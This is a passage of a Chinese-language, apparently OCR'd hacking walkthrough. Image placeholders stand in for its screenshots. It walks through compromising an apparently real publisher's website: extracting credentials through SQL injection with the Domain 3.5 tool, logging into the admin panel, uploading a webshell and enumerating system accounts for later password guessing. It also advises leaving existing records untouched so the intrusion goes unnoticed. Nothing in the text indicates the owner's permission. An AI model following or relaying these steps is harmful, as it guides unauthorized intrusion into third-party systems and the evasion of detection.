


图2

2. 使用Domain 3.5猜测数据

将SQL注入地址复制到Domain 3.5的SQL注入的SQL注入点中进行检测，如图3所示，能顺利猜测出上面猜测的4个表，同时可以对user表的列名和数据进行猜测。在user表中有30位用户，由于该网站是繁体版本，因此在表中显示为乱码，在猜测的数据中选择一个英文用户名称和密码。




图3

获取Webshell

1. 获取后台登录地址

在浏览器中输入http://xxx.xxx.net/admin.asp，结果指向登录页面，如图4所示，该页面相对简单，使用上面猜测出来的用户名和密码进行登录。




图4

2. 登录后台

验证成功后，顺利进入后台，如图5所示，表明该网站是一个出版社的网站管理系统。进入后台后仔细观察和测试后台页面。




图5

3. 上传点测试

如图6所示，新建一条test记录，然后再查看，在做测试时一定要切记不要修改原有的数据记录，否则会被发现。如果要修改，记得修改完毕后一定要恢复原状。




图6

在该系统中有文件上传和照片上传，上传是快捷获取Webshell的一种方式，如图7所示，上传档案中直接上传一个Webshell，结果很顺利地上传了。




图7

4. 获取Webshell的具体地址

上传文件成功后，再次回到刚才添加的记录，通过查看记录可以看到刚才添加的Webshell图片，通过查看图片属性获取Webshell的真实地址，如图8所示。




图8

5. 测试Webshell

如图9所示，在浏览器中输入刚才获取的Webshell的地址，顺利打开shell登录页面，输入密码后成功登录。




图9

渗透提权测试

1. 查看系统用户

在Webshell中选择"系统服务"→"用户账号"查看系统的用户情况，通过该信息来看看是否前面有人曾经进去系统。如图10所示，可以看到用户和用户组的情况。收集这些信息有助于在后期进行密码猜测等。

